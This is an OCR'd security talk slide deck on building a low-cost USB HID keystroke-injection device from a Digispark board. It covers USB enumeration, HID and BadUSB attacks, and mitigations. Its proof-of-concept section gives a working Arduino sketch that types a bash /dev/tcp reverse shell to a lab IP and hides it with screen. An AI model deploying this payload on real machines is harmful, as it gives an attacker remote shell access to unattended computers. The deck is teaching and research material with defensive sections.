Build a Low Cost USB HID Attack Device

Michele Di Stefano

ULISSE, Bologna

Introduction - HID

- **Human Interface Device(HID):**
  type of computer device usually used by humans that takes input from humans and gives output to humans.
  Most commonly refers to the USB-HID specification [3].
  Operating systems **automatically** detect and install these devices as soon as they are inserted, without the need of any user intervention [1]
- **Universal Serial Bus HID class:**
  part of the USB specification for computer peripherals.
  Specifies a **device class** (a type of computer hardware) for human interface devices such as keyboards, mice, game controllers and alphanumeric display devices [4].

Introduction - USB Devices Enumeration




Figure : USB devices enumeration [2]

Introduction - USB Devices Enumeration

When connecting to a host, the USB and the host controller start to negotiate about how to transfer data later.

- the host will appoint an address for the device
- the device will send an ACK message to the host
- the host controller will try to get descriptors from the device so that it can load corresponding functional drivers to operate the device (if the **device claims itself to be a keyboard**, the host controller will load a keyboard driver and hand over control to the keyboard driver)
- after loading drivers, the enumeration process is done

In the process, the **host trusts all the data from the device** with no hesitation [2].

Introduction - USB Devices Enumeration: a deeper look

1. **modprobe usbmon**
   to load a kernel module which let us to monitor USB.
2. start a new live capture with **wireshark** on USB interfaces to see the details of device-host comunication.

1	0.000000000	host	1.0	USBHUB	64 GET_STATUS Request [Port 1]
2	0.000011000	1.0	host	USBHUB	68 GET_STATUS Response [Port 1]
3	0.000015000	host	1.0	USBHUB	64 GET_STATUS Request [Port 2]
4	0.000019000	1.0	host	USBHUB	68 GET_STATUS Response [Port 2]
5	0.000020000	host	1.0	USBHUB	64 GET_STATUS Request [Port 3]
6	0.000024000	1.0	host	USBHUB	68 GET_STATUS Response [Port 3]
7	0.000025000	host	1.0	USBHUB	64 GET_STATUS Request [Port 4]
8	0.000028000	1.0	host	USBHUB	68 GET_STATUS Response [Port 4]

Figure : No USB attached

565	1608.439719(	5.2	host	USBMS	4160 SCSI: Data In LUN: 0x00 (Read(10) Response Data)
566	1608.439726(	host	5.2	USB	64 URB_BULK in
567	1608.439778(	5.2	host	USBMS	77 SCSI: Response LUN: 0x00 (Read(10)) (Good)
568	1608.439805(	host	5.1	USBMS	95 SCSI: Read(10) LUN: 0x00 (LBA: 0x00000200, Len: 8)
569	1608.439818(	5.1	host	USB	64 URB_BULK out
570	1608.439825(	host	5.2	USB	64 URB_BULK in

Figure : USB attached

URB: USB request block - message exchanged between the host and the device

USB Attacks

- **Classic Attack:**
  in the early stages, USB storage has served as a delivery media for many malicious softwares.
  This kind of attack only uses the storage as a **carrier**, so antivirus softwares are able to defend from this by detecting the virus.
- **HID Attack:**
  in recent years, a new means called Human Interface Device Attack (HID Attack) has emerged.
  During the enumeration phase defined in the USB protocol, a single USB device can **register itself as a different type** device and enable its ability to inject malicious scripts.
- **BadUSB Attack:**
  without using human interface devices as the HID attack, the BadUSB attack only needs to **modify the firmware** inside (e.g. adding keyboard emulation to a storage device) and disguise itself as a standard USB device.

From [2]

USB Attacks - Phases of HID Attack




Figure : Phases of HID Attack [1]

USB micro-controllers boards

These devices are programmable and have the capability to emulate a Human Interface Device (HID) keyboard, which can be used to **send automated keystrokes** to perform malicious actions.
Support for HID keyboards exists in all operating systems and since USB traffic does not pass through a firewall or Intrusion Detection System(IDS) nor does it have an authentication mechanism, such attacks are currently left **undetected** [1].

USB RUBBER DUCKY

$45.00

The USB Rubber Ducky is a keystroke injection tool disguised as a generic flash drive. Computers recognize it as a regular keyboard and accept pre-programmed keystroke payloads at over 1000 words per minute.

Payloads are crafted using a simple scripting language and can be used to drop reverse shells, inject binaries, brute force pin codes, and many other automated functions for the penetration tester and systems administrator.

XCSOURCE Scheda di sviluppo 3 pezzi Digispark Kickstarter ATtiny85 generale Micro USB per Arduino TE531

di XCSOURCE

5 recensioni clienti | 7 domande con risposta

Prezzo: EUR 12,99 **Spedizione garantita** (3 giorni) con Prime
Tutti i prezzi includono l'IVA.

Nuovi: 3 venditori da EUR 12,99

Disponibilità immediata.

Vuoi riceverlo lunedì 10 set.? Ordina entro **2 ore e 53 min** e scegli la spedizione **Standard**.
Maggiori informazioni

Venduto da **ElevenII** e spedito da Amazon. Confezione regalo disponibile.

Nota: Questo articolo può essere consegnato in un **punto di ritiro.** Dettagli

- Supporta Arduino IDE 1.0+ (OSX / Win / Linux).
- Può essere alimentato da USB, 5V o alimentazione esterna 7-35V (automaticlly partita).
- Un regolatore 5V / 500mA a bordo. USB incorporato (debug seriale).
- 8k di memoria flash (circa 6k dopo bootloader). I2C e SPI (vis USI).
- PWM a 3 pin (più possibili con PWM Software). ADC su 4 pin.

› Visualizza altri dettagli prodotto

Proof of Concept: set-up




Figure : Setup

Proof of Concept - Prerequisites

- **Bind Shell:**
  the **target** machine has a **listener** port and waits for an incoming connection. The attacker then connects to the victim machine's listener which then leads to code or command execution.




Figure : Bind Shell [5]

- **Reverse Shell:**
  the **attacking** machine has a **listener** port and waits for an incoming connection. The target machine communicates back to the attacking machine.




Figure : Reverse Shell [5]

Proof of Concept - Payload

```
bash -i >& /dev/tcp/localhost/80 0>&1
```


```
/* interactive shell */
bash -i

/* redirects stdout and stderr to the specified target */
>&

/*(argument for >&) is a TCP client connection
 to 192.168.56.101:80 */
/dev/tcp/192.168.56.101/80

/* redirect stdin to stdout, hence the
 opened TCP socket is used to read input */
0>&1
```


From [6]

Proof of Concept: how to setup Digispark

- **Requirements:**
  - Sw: Arduino IDE
  - Hw. Digispark

- 1. Download and Install Arduino IDE
  `https://www.arduino.cc/en/Main/Software`
- 2. Add Digistump package






Proof of Concept: how to setup Digispark

- 3. Tools → Board → Boards Manager → Digistump AVR Boards → Install

- 4. Tools → Board → Digispark(Default-16.5mhz)



From [7]

Proof of Concept: how to program Digispark to emulate a keyboard

- 5. File → New

```
#include "DigiKeyboard.h"

void setup() {

  DigiKeyboard.sendKeyStroke(KEY_ENTER,0);
  delay(300);

  // Super key, open 'search'
  DigiKeyboard.sendKeyStroke(0,MOD_GUI_LEFT);
  delay(1000);

  // Program to run
  DigiKeyboard.print("terminal");
  delay(500);

  DigiKeyboard.sendKeyStroke(KEY_ENTER,0);
  // Delay for 1 second, if terminal is not opened
  //part of the string below is wasted to /dev/null
  delay(1000);
```


Proof of Concept: how to program Digispark to emulate a keyboard


```
    // Start screen
    DigiKeyboard.print("screen");
    DigiKeyboard.sendKeyStroke(KEY_ENTER);
    delay(500);
    DigiKeyboard.sendKeyStroke(KEY_ENTER);

    // Create a reverse shell to our ip
    DigiKeyboard.print("bash -i >& /dev/tcp/192.168.56.101/80 0>&1");

    DigiKeyboard.sendKeyStroke(KEY_ENTER);
    delay(500);

    // Detach the reverse shell from the terminal
    DigiKeyboard.sendKeyStroke(KEY_A, MOD_CONTROL_LEFT);
    DigiKeyboard.sendKeyStroke(KEY_D, 0);

    // Close the terminal
    DigiKeyboard.print("exit");
    DigiKeyboard.sendKeyStroke(KEY_ENTER);

}
```

Adapted from [8]

Proof of Concept: how to program Digispark to emulate a keyboard

- 6. Upload





Notes:
- do not need to plug in your Digispark before invoking upload.
- the DigiKeyboard library is tailored to US keyboard layout.
- if upload doesn't work try to run Arduino IDE with root user.

Click for action

Attack Mitigation

LINUX

- **echo >0 /sys/bus/usb/drivers_ probe** (thanks Dave!)
  so the system doesn't automatically bind the driver when you connect the device (you have to bind the driver manually) [12].

WINDOWS

- **Curtain:** a filter driver in USB stack on Windows.
  It'll sniff all the I/O request packets (IRP) flows of each USB device and analyze them. It's based on the fact that an attack always happens in a short time and that will be **reflected in IRP flows** [2].

GENERAL

- **Biometric systems:** a profile based on **typing habits** of a user is first created. A profile generally consists of data such as inter-key duration or hold time of a keystroke. After a profile has been created, keystrokes are filtered and captured for the required behavior. The captured data is then compared against the previously stored profile to determine if it belongs to that profile or not [1].

What to try next?

- **Improve Digispark boot time**

  Get rid of 5 second startup delay

  When the digispark is powered up, it waits 5 seconds to give your computer a chance to upload a different program. For some projects this delay is less than ideal. For these situations we have another version of the bootloader which only accepts uploads if you connect D5 to ground with a wire or a button before plugging the digispark in. You can add an 'update' button to your project for times you want to change its software, and use the button for other stuff in your app, or use the reboot to bootloader code above to make it reboot and accept a program without having to unplug and replug the device.

- **USB Harpoon**
  leverages on a charging cable instead of a USB drive. The cable was modified to allow both data and power to pass through, in this way it is impossible for a victim to note any suspicious behavior [9].
- **HID Attack by mobile** [13]

  ResearchGate

  See discussions, stats, and author profiles for this publication at: https://www.researchgate.net/publication/323111273

  What are HID Attacks? How to perform HID Attacks using Kali NetHunter?

  Article · January 2018

What to try next?

USB Side-channel Attacks

-MouseJack

Problems in the way the dongles process received packets make it possible for an attacker to transmit specially crafted packets which **generate keypresses instead of mouse movement/clicks** [10].

-KeySniffer

many of today's inexpensive wireless keyboards **do not encrypt the keystroke data** before it is transmitted wirelessly to the USB dongle. This makes it possible for an attacker to both eavesdrop on everything a victim types, as well as transmit their own malicious keystrokes [11].

USB Threat Model




Figure : USB Threat Model [2]

References I

[1] Barbhuiya FA, Saikia T, Nandi S. *An Anomaly Based Approach for HID Attack Detection Using Keystroke Dynamics.* CSS 2012, LNCS 7672: 139-152,2012.

[2] Fu J, Huang J, Zhang L. *Curtain: Keep Your Hosts Away from USB Attacks.* ISC 2017, LNCS 10599: 455-471, 2017.

[3] https://en.wikipedia.org/wiki/Human_interface_device

[4] https://en.wikipedia.org/wiki/USB_human_interface_device_class

[5] https://resources.infosecinstitute.com/icmp-reverse-shell

[6] https://stackoverflow.com/questions/35271850/what-is-a-reverse-shell

[7] https://digistump.com/wiki/digispark/tutorials/connecting

References II

[8] https://www.vesiluoma.com/exploiting-with-badusb-meterpreter-digispark/

[9] https://securityaffairs.co/wordpress/75644/hacking/usbharpoon-attack.html

[10] https://www.bastille.net/research/vulnerabilities/mousejack/technical-details/

[11] https://www.bastille.net/research/vulnerabilities/keysniffer-technical-details/

[12] http://vogelchr.blogspot.com/2014/08/controlling-usb-device-access-on-linux.html

[13] https://www.researchgate.net/publication/323111273_What_are_HID_Attacks_How_to_perform_HID_Attacks_using_Kali_NetHunter